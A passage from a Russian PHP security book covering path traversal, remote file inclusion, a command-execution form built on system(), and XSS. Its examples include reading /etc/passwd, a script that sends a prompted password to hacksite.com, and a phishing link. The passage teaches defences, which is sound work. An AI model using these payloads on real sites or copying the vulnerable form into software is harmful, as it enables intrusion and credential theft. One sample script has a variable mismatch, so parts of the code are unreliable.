Первая строка чаще всего указывает на учетную запись администратора. Тут хочется похвалить разработчиков за то, что они переименовали учетную запись. По умолчанию ОС использует имя root, но его изменили на toor. Конечно, это слишком простое решение, но все-таки лучше, чем ничего. Если бы они к тому же переименовали домашнюю папку администратора, было бы совсем хорошо.

Прежде чем закончить исследование, я заглянул в домашнюю папку администратора:

http://www.sitename.domain/index.php?dir=/root&file=.

Самое интересное, что мне были показаны все файлы. Значит, прав у Web-сервера достаточно для работы с этими файлами, что уже очень опасно, ведь в этой папке явно лежат резервные копии и копии файлов конфигурации.

На этом я решил закончить исследование и направить администратору письмо с описанием уязвимости, чтобы ее смогли закрыть до выхода книги. А ведь можно было скачать конфигурационные файлы и резервные копии, а также файл с зашифрованными паролями и, проанализировав их, взломать сервер и удалить все его содержимое. Но это не украшает настоящего хакера, а только портит его репутацию, поэтому я не стал проводить дальнейшие исследования.

Необходимый минимум действий, которые должны выполнить администраторы для защиты сайта:

- В параметре `dir` проверять наличие слэша и точки. В этом случае в качестве каталога будет разрешено указывать только имя в текущем каталоге, т. е. нельзя будет указывать пути, например, /etc. Насколько мне удалось понять структуру сайта, на нем нет вложенных каталогов, и слэш просто не нужен.
- Не использовать имена параметров вроде `dir` и `file`. Такие имена манят любого взломщика, как кота валерьянка. Лучше было бы заменить их на бессмысленные имена, скажем, `param1` и `param2`. Не догадываясь о назначении параметра, начинающий взломщик не сможет быстро найти ему применение.
- На данном сайте запретить точку нельзя, потому что она используется для отделения расширения, а одиночную запретить необходимо. В этом случае взломщик не сможет просмотреть текущий каталог.

Если бы я писал сценарий, то в параметре `file` передавал бы только имя файла без расширения, а расширение подставлял бы программно. Для этого нужно, чтобы все подключаемые файлы имели одно расширение. Я бы для этого выбрал что-нибудь нереальное, например, fdfgdg, и дал бы такое расширение всем подключаемым файлам. В этом случае в строке URL передается каталог и имя файла без расширения, а расширение прикрепляется программно. Это решает очень важную проблему.

Допустим, взломщик хочет просмотреть файл паролей. Для этого он выполняет запрос:

http://www.sitename.domain/index.php?dir=/etc&file=passwd

Сценарий делает основные проверки, объединяет параметр `dir` с параметром `file` и программно добавляет расширение fdfgdg. Даже если в параметре `dir` нет проверки на наличие слэша, в результате получается: /etc/passwd.fdfgdg. Конечно же, такого файла не существует в системе, и сценарий выдаст сообщение об ошибке.

Прибавление расширения еще не гарантирует безопасность, потому что эту проблему легко обойти. Допустим, что у вас в качестве параметра передается имя файла, а в качестве расширения программно добавляется news.php. Это не случайный пример, я видел такое в реальном приложении. Теперь, чтобы обойти защиту, хакеру нужно выполнить следующие шаги:

- создать на своем сервере злонамеренный файл с любым именем и расширением news.php, например, **http://hacker_site/hack.news.php**;
- передать этот файл в качестве параметра:

  http://www.sitename.domain/index.php?file=http://hacker_site/hack

Теперь ваш сценарий выполнит содержимое файла **http://hacker_site/hack.news.php**, если файл подключается с помощью функции `include()` или `require()`. Это опасно.

Хотя защиту с программным добавлением расширения можно обойти, ряд простых проверок и защит сделает ваш дом крепостью. Если помимо программного добавления расширения сделать проверку на символ `/`, то хакер уже не сможет провести такую атаку. В качестве дополнения к защите необходимо программно добавлять и начало пути, а все подключаемые файлы сложить в один каталог. Например, подключаемые файлы лежат на сервере в каталоге /var/www/html/inc и имеют расширение dat. В этом случае формирование файла должно выглядеть так:

```
"/var/www/html/inc/$file.dat"
```

Здесь подразумевается, что переменная `$file` содержит имя подключаемого файла без расширения. Но и тут есть одна тонкость. Допустим, что хакеру удалось каким-либо образом загрузить свой файл сценария на сервер под именем hackfile, например, в общедоступный каталог /tmp. Чтобы подключить этот файл, хакеру достаточно дать ему расширение dat (hackfile.dat) и в качестве параметра `$file` передать путь ../../../../../tmp/hackfile. Мораль — никогда не забывайте фильтровать параметры, используемые при формировании имени файла, на последовательность символов `"../"`.

Как много нюансов при работе с файлами, неужели создатели PHP не могли предусмотреть хотя бы половину из этих проблем? Работа с файловой системой всегда опасна, и предусмотреть все невозможно, поэтому прихо-

дится выбирать между мощью и безопасностью. Разработчики PHP предоставили нам мощь и гибкость, а мы должны правильно воспользоваться этими возможностями.

И все же, несмотря на возможность защититься от указания запрещенных файлов, я рекомендую никогда не передавать имена файлов в виде параметров, тем более запросами GET. Через параметры нельзя передавать ничего, что связано с файловой системой, файлами и, тем более, с программами. Я думаю, что эту мысль можно выбить на мониторе или написать на плакате на стене. Нет, эта рекомендация не связана с безопасностью, ведь защититься можно. Проблема в том, что такой код будет ужасен с точки зрения чтения и сопровождения. Если вам придется масштабировать возможности сценария (т. е. вводить новые возможности), то вы очень сильно намучаетесь, и вам придется переписать не одну строчку кода.

3.4.2. Рекомендации по защите

В этом разделе я постарался собрать основные рекомендации, следуя которым вы сможете повысить безопасность своих программ и защититься от большинства начинающих хакеров. Обезопасить себя абсолютным образом вам не удастся никогда, потому что Интернет развивается, появляются новые технологии отображения информации и новые методы взлома, для защиты от которых может понадобиться внесение изменений в файлы сценариев.

Если вы используете в своих сценариях обращения к файловой системе, то указывайте путь относительно корня файловой системы или относительно текущей папки, но при этом нельзя подниматься на уровни выше. Например, если выполняемый сценарий находится в папке /var/www/html/admin, а надо обратиться к файлу index.php из папки /var/www/html/, нельзя писать относительный путь как ../index.php. Использование последовательностей `../` или `./` должно быть запрещено везде и всегда.

В *разделе 3.5* мы подробно обсудим, как нужно проверять корректность вводимых пользователем данных, но вы должны помнить, что опасны не только пользователи, но и программисты. Ярким примером является возможность указания относительных имен, о которой мы говорили в предыдущем абзаце.

Сконфигурируйте интерпретатор PHP так, чтобы он мог выполнять только необходимые вам функции. Например, если вы не используете функцию `system()`, то ее следует запретить. В этом случае, даже если хакеру удастся закачать на ваш сервер собственный сценарий, он не сможет воспользоваться этой опасной функцией.

С функцией `system()` вообще нужно общаться аккуратно, потому что она позволяет выполнять в системе команду, указанную в качестве параметра.

Создадим сценарий, в котором есть форма для ввода команды, и указанная команда передается функции system():

```
<form action="syst.php" method="get">
 Command: <input name="sub_com">
 <BR><input type="submit" value="Run">
</form>

<PRE>
<?php
 print("<B>$sub_com</B>");
 system($sub_com);
?>
</PRE>
```

Укажите в поле ввода какую-нибудь команду вашей ОС. Если ваш Web-сервер работает под управлением ОС Linux, то для тестирования можно ввести:

```
cat /etc/passwd
```

В результате на экране появится файл, содержащий список пользователей системы. Можно указать любую другую команду, и она будет выполняться с теми правами, которые предоставлены Web-серверу. Если прав у сервера достаточно, то команда будет выполнена. Понятное дело, что такого допустить нельзя. Я вообще не рекомендую использовать функцию system(), и лучше будет ее запретить. Ищите другие варианты решения своих задач.

Еще одна опасная функция — exec(). Она также выполняет команду, но не выводит ничего на экран, а только возвращает в качестве результата последнюю строку выполнения команды. Это значит, что если запросить файл паролей, то результатом будет запись с информацией о последнем пользователе, зарегистрированном в системе. Следующий пример показывает, как отобразить на странице результат выполнения функции:

```
print(system($sub_com));
```

Функция passthru(), так же как и system(), выполняет указанную команду и выводит на экран результат. Разница заключается в том, что passthru() умеет работать и с двоичными данными.

Еще одна функция, которая может выполнять команды в системе, — shell_exec(). Она выполняет команду и возвращает результат:

```
print(shell_exec($sub_com));
```

Выдавать команды можно и без каких-либо функций. Для этого команда должна быть заключена в обратные апострофы (`). Это не одинарная кавычка, а именно обратный апостроф; на клавиатуре он находится на кнопке

левее цифры 1. Следующий пример выполняет в системе команду ls –al и выводит результат на экран:

```
print(`ls - al`);
```

О том, как запрещать функции, мы поговорим в *разделе 3.4.3.*

3.4.3. Тюнинг PHP

В данном разделе нам предстоит рассмотреть конфигурационные параметры PHP, которые могут повысить безопасность сервера и ваших сценариев. Директивы, которые мы будем рассматривать в данной главе, относятся к файлу конфигурации php.ini, который в ОС Linux можно найти в каталоге /etc.

Защищенный режим

Самая главная директива, которую следует рассмотреть, — `safe_mode` (по умолчанию значение директивы равно `off`). Она переводит PHP в защищенный режим, при котором все потенциально опасные операции и функции запрещены. Когда вы начинаете разрабатывать сценарий, желательно включить эту опцию. Если вы столкнулись с ситуацией, когда необходимая возможность интерпретатора не работает, то можно отключить директиву `safe_mode`, но при этом следует больше внимания уделять безопасности и функциям, которые не смогли работать в защищенном режиме.

Если ваш сценарий работает в защищенном режиме, то это значит, что ничего опасного в нем не используется, и вероятность обнаружения уязвимости уменьшается уже сама по себе, даже если режим `safe_mode` не включен.

При работе в защищенном режиме рассмотрите следующие директивы, которые могут понизить безопасность, без отключения директивы `safe_mode`:

- `safe_mode_gid` — директива задает идентификатор владельца или группы владельцев файла, который должен соответствовать идентификатору пользователя (или группы), открывшего файл. Если включена директива `safe_mode`, а `safe_mode_gid` не включена, то правила доступа становятся более жесткими — файл может быть открыт, только если идентификатор владельца файла совпадает с идентификатором пользователя. Идентификаторы группы владельцев файла и пользователя в этом случае не проверяются на соответствие. Если директивы `safe_mode` и `safe_mode_gid` отключены, то никакой проверки не происходит. Файл будет открыт, если у пользователя достаточно прав;
- `safe_mode_exec_dir` — директива задает каталоги, содержащие программы, которые могут быть выполнены в системе. Только программы из этих каталогов или подкаталогов можно передавать таким функциям, как `system()`, `exec()` и т. д.;

- `safe_mode_allowed_env_vars` — директива содержит список префиксов переменных окружения, которые могут изменяться. По умолчанию изменению подлежат только переменные окружения, имена которых начинаются с префикса `PHP_`. Если директиву оставить пустой, то можно будет изменять все переменные;
- `safe_mode_protected_env_vars` — директива содержит список префиксов имен переменных окружения, которые явно запрещены к изменению в защищенном режиме. По умолчанию директива равна `LD_LIBRARY_PATH`. Если вы разрешили изменение всех переменных, но директива равна `PHP_`, то все переменные окружения с префиксом `PHP_` будут недоступны для редактирования.

Запреты

С помощью директивы `disable_functions` можно запретить выполнение определенных функций. Я настоятельно рекомендую запретить функции выполнения команд ОС (`system()`, `exec()`, `passthru()`, `shell_exec()`, `popen()`), которые вы не используете.

PHP-сценарии позволяют открывать файлы на удаленном компьютере (через FTP- или HTTP-соединение). Если директива `allow_url_open` включена (`on`), эта возможность доступна. Если вы не используете удаленные компьютеры, то следует установить директиве `allow_url_open` значение `off`. Безопасности серверу и сценариям это не прибавит, но, по крайней мере, сложнее будет использовать ваш сервер в качестве зомби. Иными словами, даже если хакер взломает ваш сервер, он не сможет выполнять определенные сценарии для проведения атак на другие серверы.

Конечно, защита с помощью `allow_url_open` малоэффективна, потому что если ваш сервер взломан, то хакер сможет подправить этот параметр или найти другой способ проведения атаки.

Работа с файлами всегда опасна. Если в вашем сценарии используется функция `fopen()` и хакер смог передать ей файл /etc/passwd, то список пользователей системы становится общедоступным. Чтобы обезопасить себя от такой ошибки, в конфигурационном файле php.ini в директиве `open_basedir` нужно перечислить через двоеточие разрешенные для открытия пути.

3.5. Проверка корректности данных

Где и когда нужно производить проверку корректности данных? На оба вопроса можно ответить одинаково:

- в HTML-форме на этапе ввода с помощью JavaScript;
- в сценарии, который принимает данные с помощью PHP.

Рассмотрим каждый из вариантов более подробно, чтобы увидеть их преимущества и недостатки.

Сценарии JavaScript выполняются на компьютере клиента, что определяет и преимущества, и недостатки. К преимуществам относятся:

- экономия трафика — данные из формы не нужно отправлять на сервер, чтобы они прошли проверку на корректность. Проверка происходит на самом клиенте;
- экономия времени — проверка происходит сразу же, до отправки данных на сервер;
- экономия ресурсов сервера — проверкой занят клиентский компьютер, а не сервер.

Недостатков два, но один из них очень существенный. Во-первых, возможности JavaScript намного ниже языка PHP. Во-вторых, поскольку проверка происходит на стороне клиента, хакер может отключить ее. Для этого достаточно:

1. Сохранить код страницы на локальном диске хакера.
2. Убрать JavaScript-код.
3. Если необходимо, подкорректировать форму отправки данных. Если в свойстве `action` указано только имя файла или относительный путь, то необходимо изменить это свойство на полный URL к файлу сценария.

После этого файл можно загрузить с локального диска и выполнить, минуя все проверки. Это и есть самый большой и существенный недостаток, с которым невозможно бороться.

PHP-код приципиально отличается от сценариев JavaScript и обладает следующими свойствами:

- каждый раз для проверки данных происходит передача их на сервер и перезагрузка всей страницы (или формы, если она реализована в отдельном фрейме);
- результат появляется с задержкой, потому что необходимо время на передачу данных на сервер, обработку и возврат результата;
- для каждой проверки расходуются ресурсы сервера;
- пользователь не может увидеть код проверок и, тем более, повлиять на их ход;
- возможности проверок PHP достаточно велики, и трудно представить себе задачу, которую невозможно было бы реализовать на PHP.

Первые три пункта можно отнести к недостаткам, но это мелочи жизни по сравнению с двумя последними пунктами, где указаны преимущества.

Чтобы добиться наилучшего результата в собственном проекте, необходимо создать гибрид, который объединит в себе все лучшее от обоих способов.

Я рекомендую проводить необходимые и возможные (которые позволит JavaScript) проверки на стороне клиента, чтобы экономить трафик и воспользоваться преимуществами JavaScript. Но при этом необходимо те же проверки выполнять и на PHP, на стороне сервера. Таким образом, одни и те же данные будут проверяться дважды — на клиенте и на сервере. Если хакер сможет обойти защиту JavaScript, то его данные не пройдут проверки на сервере, и все затраты на корректирование исходного кода страницы окажутся напрасными.

Единственный недостаток такого метода — сложность сопровождения. Если нужно внести изменения в правила, по которым определяется корректность данных, то приходится изменять JavaScript- и PHP-сценарии, что повлечет лишние расходы. Если это для вас неприемлемо, можете отказаться от JavaScript и проверок на стороне клиента (или сделать их максимально простыми) и уделить основное внимание защите на стороне сервера.

Использование JavaScript выходит за рамки данной книги, поэтому поговорим о проверках с помощью PHP.

Допустим, что у нас есть форма, где пользователь вводит данные, которые должны отображаться на форме. Такие поля очень часто бывают в гостевых книгах, форумах или чатах. Предположим, мы не выполняем никаких проверок, а просто выводим на страницу строку, введенную пользователем. Например, создайте файл сценария submit1.php со следующим содержимым:

```
<form action="submit1.php" method="get">
 Имя пользователя: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
 <input type="submit" name="sub" value="Go">
</form>

<?php
  print("Здравствуйте $UserName");
?>
```

На экране будет отображена форма для ввода имени пользователя, которое передается этому же файлу сценария. Получив имя, программа просто выводит его на экран. А теперь представим, что пользователь ввел вместо имени текст "<B>Text<B>". На экране будет отображено приветствие, а вместо имени будет выведено жирным шрифтом слово "Text". Таким образом, передавая HTML-теги или, еще хуже, команды JavaScript, хакер может, как минимум, испортить внешний вид сайта или даже дойти до взлома.

Для защиты от передачи HTML-тегов достаточно использовать функцию `htmlspecialchars()`. Ей нужно передать строку, а на выходе получается та же строка, в которой символы < и > заменены на последовательности `<` и `>` соответственно. В результате текст "<B>Text<B>" на странице будет

выведен как "<B>Text<B>", а не сообщение "Text" жирным шрифтом. Итак, код вывода пользовательских данных может выглядеть следующим образом:

```
$out=htmlspecialchars($UserName);
print("$out");
```

Усложним задачу — попробуем удалить из сообщения тег <Script>. В одном из движков непрофессионального сайта я заметил проверку, которая искала текст <Script> и заменяла его пустой строкой. Вроде бы никакой ошибки, но что если хакер передаст сценарию тег в виде < Script >? Этого проверка уже не заметит, а, значит, хакер сможет внедрить в сценарий свой код. Можно попытаться сначала убрать все пробелы, но и в этом случае проверку легко обойти, передав в качестве параметра строку:

```
<SCRIPT LANGUAGE="JScript"> Код </SCRIPT>
```

Даже самый строгий шаблон можно обойти, а простую замену всех символов < на последовательность < и символов < на последовательность > обойти невозможно!

Несмотря на то, что сценарии JavaScript выполняются на стороне клиента, они могут быть очень опасными и для сервера. Как? Рассмотрим пример. Допустим, что у вас есть сайт, на котором пользователи регистрируются, чтобы получить доступ к определенным возможностям. Например, на форуме регистрация требуется, чтобы оставлять свои сообщения, а на почтовом сервере — для доступа к электронному почтовому ящику из браузера. Предположим, что хакер может встроить в Web-страницу JavaScript-код. Добавляем следующий код:

```
<SCRIPT>
 var pass=prompt('Повторно введите ваш пароль', '');
 location.href="http://hacksite.com/pass.php?pass="+password;
</SCRIPT>
```

Данный код отображает на экране сообщение с просьбой ввести пароль, а затем введенные данные направляются сценарию **http://hacksite.com/pass.php**. Таким способом хакер сможет собрать пароли доверчивых пользователей и использовать их для дальнейшего взлома сервера.

Но не только активный код (Java, JavaScript и т. д.) может быть опасным. Допустим, что хакер смог встроить в Web-страницу тег <A> (создание ссылки). В этом случае можно добавить на страницу ссылку:

```
<A HREF="http://hacksite.com/register.php"> Регистрация <A>
```

В данном случае ссылка перебрасывает нас на сценарий register.php на сервере hacksite.com. Хакер может оформить страницу этого сценария в том же дизайне, что и взламываемый сервер. Таким образом, перейдя по ссылке, доверчивый пользователь ничего не заподозрит и введет в форму все запро-

шенные данные, например, информацию о кредитной карте. Большинство из нас не смотрит в строку URL при переходе по ссылкам и не заметит подвох.

Вариантов использования встраиваемых ссылок очень много, и перечислить их все невозможно, да и книга эта совсем о другом. У хакеров достаточно развитое воображение, и они найдут способ выманить необходимую информацию, а если сайт большой, то администраторы не сразу заметят ложную ссылку.

Создание точной копии сайта жертвы на хакерском сервере — вполне эффектный метод взлома. Достаточно разослать пользователям сообщения с новостью об обновлении содержимого и пригласить их посмотреть на сайт, дав ссылку на хакерскую копию, и большое количество пользователей поверит. Хакеры умеют убеждать, и результат зависит от их опыта и способностей, а администраторам приходится только наблюдать, потому что тут уже защититься невозможно. Сценарии находятся на других серверах и неподвластны им. Ваша задача — сделать так, чтобы хакер не смог встроить ссылку на свой сценарий с вашего сайта.

Более мощным и интеллектуальным средством замены являются регулярные выражения, которые мы будем рассматривать в *разделе 3.6*.

При создании реальных приложений я стараюсь не заменять опасные символы, которые могут указывать на наличие уязвимого кода, а запрещать их. Что это значит? Если в строке, которую передал пользователь, я нашел символы "меньше" (`<`), "больше" (`>`), двоеточие (`:`), процент (`%`), обратный слэш (`\`) или слэш (`/`), то сценарий выдает сообщение о недопустимости символа и прерывает выполнение.

Очень редко можно встретить сайт, на котором было бы только одно поле ввода для одного параметра. Везде и всегда писать один и тот же код проверки данных неудобно и неэффективно, поэтому следует один раз написать проверочную функцию и вызывать ее для всех принимаемых параметров. Точнее сказать, в реальных условиях придется написать несколько функций, которые могут быть разделены по уровням критичности. Например:

1. Первый уровень — самый жесткий. На нем запрещены все опасные символы и разрешены только буквы и знаки препинания (точка и запятая). В случае появления запрещенного символа будет вызываться функция `die()`, и работа сценария прервется.
2. Второй уровень, более демократичный, явно запрещает только опасные символы и теги. При этом могут быть разрешены безопасные теги, такие как `<i>`, `<b>` и т. д. Впрочем, будет лучше, если пользователи будут употреблять заменители, и, например, `[i]` будет программно заменяться на `<i>`, `[b]` — на `<b>` и т. д. В таком случае, если появляется запрещенный символ (который вы не посчитали возможным запретить), выдается сообщение об ошибке, и работа сценария прерывается.

3. Третий уровень похож на второй, но без сообщений об ошибках. Работа сценария будет продолжена в любом случае, а опасные символы вырезаются или заменяются на безопасные аналоги. Этот уровень будет полезен на форумах, где общаются программисты. Если будут запрещены все опасные символы, то на форуме в большинстве случаев нельзя будет оставить сообщение с кодом программы.
4. Разрешены все символы. Зачем нужен такой уровень? Если вы уверены, что параметр не будет передаваться операционной системе или отображаться на Web-странице, то можно разрешить все символы. И все же, я рекомендую использовать этот уровень очень аккуратно и только в крайних случаях. Несмотря на то, что все символы разрешены, проверка данных должна производиться на случай неправомерного использования тегов.

Возможно, что в вашей задаче придется вводить большее количество промежуточных уровней, но я не рекомендую использовать больше 5. Лучше модифицируйте уровни под свои потребности, иначе поддержка сценария станет слишком трудоемкой.

Давайте рассмотрим пример последнего уровня. Ярким претендентом на подобную проверку является поле для ввода пароля. Чтобы пароль был сложным, все специалисты (и я их поддерживаю) рекомендуют включать в него не только числа и буквы, но и символы. Пароли редко используются в системных функциях, поэтому здесь достаточно запретить только угловые кавычки, пробелы и символ `%`.

Почему необходимо запрещать знак процента, ведь он безопасен? Дело в том, что просто запретить пробел или какой-либо другой символ мало. В некоторых случаях легко можно использовать заменитель в виде кода символа. Например, код пробела — `%20` и, в определенных ситуациях, команда

```
ls%20-a
```

идентична

```
ls -a
```

В первом случае пробела нет; его заменяет последовательность `%20`, и возможен вариант, когда такая команда будет выполнена в системе корректно.

Назовите все функции, например, так: `TestParamN`, где `N` — это номер уровня. Тогда, чтобы перевести один из параметров на другой уровень, достаточно будет только поменять цифру в имени функции.

Второй и третий уровень у нас получились достаточно демократичными, и они являются потенциальной проблемой с точки зрения безопасности. Чтобы проблема не превратилась в реальность, необходимо отслеживать все современные методы атак и заранее модифицировать код. Не дожидайтесь, когда ваш сайт взломают.

Используйте свои функции для всех параметров, которые вы получаете от пользователей, и даже там, где вы уверены, что ничего опасного не может произойти. Сегодня опасности нет, а завтра вы модифицируете код программы так, что для взломщика откроются ворота с надписью "Добро пожаловать". Сколько раз приходится видеть сообщения о том, что уязвимость появилась в версии 2.0, а в версии 1.0 ее не было, хотя функциональность этой части кода не менялась, только добавилась одна безобидная строчка, разрушившая крепость.

С помощью универсальных функций проверки корректности параметров удобно выполнять общие проверки. Да, они наиболее эффективны, но не забывайте, что существует множество различных атак, и от всех не защитишься универсальными функциями. Если есть возможность произвести более точную проверку, то необходимо делать это.

Допустим, у вас есть поле ввода для указания даты рождения. Вполне логично будет произвести над переменной, хранящей дату, следующие проверки (помимо проверки на недопустимые символы):

- число должно быть не больше 31;
- месяц должен быть не больше 12;
- год должен быть больше 1930 (не думаю, что у вас будут пользователи старше 75 лет) и меньше, чем текущая дата. Если дата рождения касается посетителя сайта, то можно проверять, чтобы год был меньше текущей даты минус 2 года, потому что годовалый ребенок также не будет вашим посетителем.

Многие из подобных проверок выполнить с помощью шаблона практически невозможно, поэтому их нужно реализовать дополнительными операторами `if`.

3.6. Регулярные выражения

Регулярные выражения (regular expressions) — это достаточно сложная, но интересная функциональная возможность, которая позволяет произвести основные и самые необходимые проверки переменных или произвести манипуляции над строками. Регулярные выражения представляют собой шаблон и призваны проверить, соответствует ли ему строка. Совместно с проверкой может производиться выборка или замена найденной подстроки.

Язык PHP поддерживает два типа регулярных выражений — стандартные POSIX и Perl. Функции для работы с такими выражениями используются разные, и мы рассмотрим оба варианта создания и применения регулярных выражений. Какой выберете вы, зависит от личных предпочтений, а я использую оба, в зависимости от ситуации. Но к вопросу о лучшем варианте мы еще вернемся в конце этой главы (*раздел 3.6.5*).

Тот факт, что PHP поддерживает два типа шаблонов, является неоспоримым преимуществом, потому что это превращает его в очень мощный инструмент обеспечения безопасности, а безопасность не бывает чрезмерной. Некоторые языки вообще не имеют такой возможности, и ее приходится реализовывать самостоятельно с помощью функций для манипуляций над строками. В этом случае возрастает вероятность ошибки в реализации проверок, которой хакер непременно воспользуется.

3.6.1. Функции регулярных выражений PHP

Давайте сначала рассмотрим функции, которые могут использоваться совместно с регулярными выражениями, а затем уже перейдем к практике. Просто нет смысла учиться строить выражения, не зная, как их можно использовать.

Функция *ereg*

Функция ищет в строке соответствие регулярному выражению. В общем виде она выглядит следующим образом:

```
int ereg(
  string pattern,
  string string
  [, array regs] )
```

У функции три параметра, первые два из которых являются обязательными:

- `pattern` — регулярное выражение;
- `string` — строка, в которой происходит поиск;
- `regs` — переменная, в которую будет помещен массив найденных значений. Если регулярное выражение разбито на части с помощью круглых скобок, то строка разбивается в соответствии с регулярным выражением и помещается в массив. Нулевой элемент массива — копия строки.

Функция *eregi*

Функция `eregi()` идентична `ereg()`, но при поиске нечувствительна к регистру букв. Параметры те же самые, поэтому опустим рассмотрение функции.

Функция *ereg_replace*

Эта функция похожа на функцию `preg_replace()`, которую мы видели в *разделе 2.9*, тем, что ищет в строке регулярное выражение и заменяет его новым значением:

```
int ereg_replace(
  string pattern,
```

```
  string replacement,
  string string)
```

У функции три параметра:

- `pattern` — регулярное выражение;
- `replacement` — новое значение;
- `string` — строка, в которой происходит поиск.

Функция *eregi_replace*

Функция `eregi_replace()` идентична `ereg_replace()`, но игнорирует регистр. Параметры у обеих функций одинаковы.

Функция *split*

Функция `split()` разбивает строку в соответствии с регулярным выражением и возвращает массив строк. В общем виде она выглядит так:

```
array split(
  string pattern,
  string string
  [, int limit] )
```

Посмотрим на параметры функции:

- `pattern` — регулярное выражение;
- `string` — строка, в которой происходит поиск;
- `limit` — ограничение количества найденных значений.

Функция *spliti*

Функция `spliti()` идентична `split()`, но нечувствительна к регистру букв во время поиска регулярного выражения.

3.6.2. Использование регулярных выражений PHP

Рассмотрим простейший пример, в котором символы "BI" в строке заменяются на HTML-теги `<B><I>`:

```
$text= "BI Hello world from PHP";
$newtext = eregi_replace("BI", "<B><I>", $text);
echo($newtext);
```

В виде регулярного выражения может выступать классическая подстрока, которую нужно найти.

Усложним задачу. Допустим, что нам нужно найти подстроку "BI" или "IB". Для этого можно разделить искомые подстроки символом вертикальной черты:

```
$text= "BI Hello world from PHP";
$newtext = eregi_replace("BI|IB", "<B><I>", $text);
echo($newtext);
```

Вертикальная черта выступает в роли логического ИЛИ, и функция ищет любое из значений слева или справа от черты. Таким способом можно разделить несколько значений, например:

```
$text= "BI IB IBB Hello world from PHP";
$newtext = eregi_replace("BI|IB|IBB", "replaced", $text);
echo($newtext);
```

Если необходимо указать определенные символы, то это делается в квадратных скобках. Например, вы хотите найти любые числа от 0 до 9. Лучшим вариантом будет написать следующее регулярное выражение: `[0123456789]`.

А если нужны все буквы? Не будем же мы перечислять их все в квадратных скобках. Конечно, нет. Достаточно указать первый символ и, через тире, последний. Такая запись будет соответствовать записи "от и до". Например, чтобы регулярное выражение соответствовало любой цифре, можно написать `[0-9]`, а чтобы оно соответствовало любому символу латинского алфавита, следует написать `[a-z]`. Но последнее выражение определяет только прописные буквы. Чтобы включить еще и заглавные, пишем `[a-zA-Z]`.

В квадратных скобках мы перечисляем необходимые символы или диапазоны, а можно и то и другое одновременно. Например, следующее выражение ищет любую букву латинского алфавита, цифру или символы подчеркивания, тире и пробела:

```
[0-9a-zA-Z-_ ]
```

В некоторых ситуациях проще указать, что разрешено, чем перечислять то, что запрещено. В этом случае перед последовательностью символов ставим `^`. Например, следующее выражение разрешает все буквы, кроме F и J: `[^FJ]`.

Следующий код заменяет любые цифры на букву X:

```
$text= "99f17s87";
$newtext = ereg_replace("[0-9]", "X", $text);
echo($newtext);
```

В результате строка превратится в `XXfXXsXX`.

Рассмотрим еще пример. Допустим, что нужно заменить на "XX" только две последовательно стоящих цифры, если эти цифры образуют число менее 50. Для этого необходимо использовать шаблон: `[0-4][0-9]`:

```
$text= "99f17s87";
$newtext = ereg_replace("[0-4][0-9]", "XX", $text);
```

Каждая квадратная скобка описывает один символ. Первой скобке соответствует любая цифра от 0 до 4, а второй — цифра от 0 до 9. Таким образом, минимальное число, соответствующее шаблону, будет 00, а максимальное — 49. В нашем примере в этот диапазон попадает число 17.

Иногда возникает необходимость управлять количеством повторяемых символов. Например, если нас интересуют строки, в которых буква A встречается хотя бы один раз, то можно написать регулярное выражение `A+`. Знак плюса указывает на необходимость присутствия буквы A хотя бы один раз.

Если после символа указать звездочку (*), то это будет означать, что символ может встречаться любое количество раз или отсутствовать вообще. Если нужно, чтобы символ присутствовал в строке не более одного раза или ни разу, то используйте знак вопроса. Например, `A?`.

Можно и более тонко управлять количеством необходимых символов. Для этого после символа используются фигурные скобки следующего вида:

```
{минимум[, [максимум]]}
```

Первый параметр — минимальное количество вхождений символа, а второй — максимальное. Например, следующее выражение соответствует строке, в которой буква A встречается от 2 до 5 раз: `A{2,5}`.

Если запятая и второй параметр в фигурных скобках опущены, то регулярному выражению будет соответствовать строка, в которой указанный символ встречается столько раз, сколько показано в параметре. Например, следующее регулярное выражение соответствует трем буквам A: `A{3}`.

Если в скобках отсутствует второй параметр, но присутствует запятая, то символ должен встречаться в строке не меньше минимального количества раз, но без ограничения. Например, следующее регулярное выражение соответствует строке, в которой имеется 5 и более букв A: `A{5,}`.

Рассмотрим пример:

```
$text= "2511111111";
$newtext = ereg_replace("51{4,}", "XX", $text);
```

Здесь мы ищем в строке "2511111111" символ "5", за которым следует любое количество единиц, большее или равное 4. Найденная строка заменяется двумя символами "X". В данном примере на выходе мы получим строку "2XX".

Очень интересного эффекта можно добиться с помощью скобок. Допустим, что нужно найти букву A, за которой может идти (а может, и нет) последовательность символов "bcd". Для этого пишем нужную букву, а затем в круглых скобках указываем возможную последовательность символов: `A(bcd)`.

Что же интересного в скобках? Рассмотрим следующий пример, в котором с помощью функции `ereg()` дата разбивается на составляющие, а заодно увидим на практике, как работать с этой функцией:

```
$date= "01/09/2005";
```

```
$newtext = ereg("([0-9]{1,2})/([0-9]{1,2})/([0-9]{2,4})",
    $date, $regs);
print("<P> Param 0 = $regs[0]");
print("<P>Param 1 = $regs[1]");
print("<P>Param 2 = $regs[2]");
print("<P>Param 3 = $regs[3]");
```

В переменную `$date` записываем произвольную дату. Следующей строчкой мы разбиваем эту дату на составляющие с помощью функции `ereg()`. Давайте проанализируем регулярное выражение. Для удобства будем рассматривать его по частям. В первых круглых скобках указано `([0-9]{1,2})`: в квадратных скобках показано, что мы ищем число от 0 до 9. Затем в фигурных скобках указывается количество повторений цифры. Для даты и номера месяца может потребоваться от 1 до 2 цифр.

Вторые круглые скобки описывают месяц, и это описание идентично числу. В последних скобках описывается год, и тут количество повторений цифр от 2 до 4. Между скобками стоит знак-разделитель даты, т. е. слэш.

После разбиения на экран выводится содержимое массива, который передавался в последнем параметре:

```
Param 0 = 01/09/2005
Param 1 = 01
Param 2 = 09
Param 3 = 2005
```

Здесь видно, что нулевой элемент массива — копия разбиваемой строки. Остальные элементы — это составляющие даты. Функция `ereg()` разбила дату на три составляющие в соответствии с расставленными круглыми скобками. Все, что вне этих скобок (слэш), было отброшено.

Такое описание даты не совсем корректно, потому что мы легко можем написать следующую дату: 99/99/9999. Но это недопустимо, ведь число не может быть больше 31, а месяц не может быть больше 12. Более корректным будет следующее регулярное выражение (пример показан для формата ММ/ДД/ГГГГ):

```
([1]?[0-9])/([1-3]?[1-9])/(20[0-9][0-9])
```

Теперь месяцу соответствует следующее выражение: `[1]?[0-9]`. Чтобы понять его, нужно разбить его на две части:

- `[1]?` — означает, что в начале может идти единица.
- `[0-9]` — второе число может быть от нуля до 9.

Такое выражение уже лучше, потому что максимальное значение, которое можно будет поместить в дату: 19/39/2099. Это ближе к действительности, хотя тоже нарушает целостность даты.

